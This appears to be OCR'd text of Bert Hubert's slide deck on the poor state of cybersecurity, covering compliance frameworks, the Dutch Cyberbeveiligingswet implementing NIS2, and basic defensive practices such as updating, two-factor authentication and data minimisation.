
CISO


PCI-DSS


SOC 2

NIS1









Synology
hp

No one really knows who these attackers are, and we also barely look into that. *Sometimes the attacker is you, by the way*.



Cyberbeveiligingswet


Economie *Openbare orde en veiligheid* *Ruimte en infrastructuur*

In het kort

Dit wetsvoorstel implementeert de Europese NIS2-richtlijn. De NIS2-richtlijn beoogt de cyberveiligheid in de Europese Unie naar een hoger gemeenschappelijk niveau te brengen door de digitale weerbaarheid van essentiële en belangrijke entiteiten in de lidstaten te versterken. Dit doel wordt in Nederland bereikt door, ter implementatie van deze richtlijn, in dit wetsvoorstel onder meer verplichtingen op te leggen aan die entiteiten, zoals het treffen van adequate beveiligingsmaatregelen en het melden van ICT-incidenten.

Naast deze internetconsultatie vindt ook de internetconsultatie plaats van de Wet weerbaarheid kritieke entiteiten. Ga hiervoor naar https://www.internetconsultatie.nl/wetweerbaarheidkritiekeentiteiten/b1

Reageren op deze consultatie →



Tussen april en september 2025

Vervolgens laten Jetten en Yesilgöz-Zegerius weten: "Ter implementatie van NIS2-richtlijn zal naar verwachting in het tweede of derde kwartaal van 2025 de Cyberbeveiligingswet in werking treden." Daarmee wordt de door de EU gestelde deadline voor implementatie in nationale wetgeving flink overschreden. Begin dit jaar heeft de demissionaire minister van Justitie en Veiligheid al laten weten dat de deadline van 17 oktober dit jaar niet gehaald gaat worden.

What still works, and will always work

- Software you don’t run also won’t get hacked
  - Turn off old stuff
  - Before starting something new, do you really need to?
- **Stop using hardware/software that keeps being in the news**
- Data you don’t have doesn’t get stolen
  - Don’t gather it, don’t retain it
- Partners you don’t have also don’t get hacked
  - Do you really need all that stuff tracking you?
- **Permanent winners:**
  - **Update PRONTO**
  - **Two-factor auth everywhere**
  - **Monitor, monitor, monitor**
- **Do not rely on fancy software/services for your security!**

Summarising

- The state of IT security is super bad
  - Yet accepted
  - We can’t practically secure anything anymore
- More and more dangerous/vital technology moving to normal computers
  - Which we then outsource
- The current compliance driven policies are not going to solve this
  - Nor is additional security software
  - We need better software
- Best practices continue to work
- Good luck!

The tremendously bad state of cybersecurity

Who is hacking us, why, and how did this happen?

Bert Hubert
bert@hubertnet.nl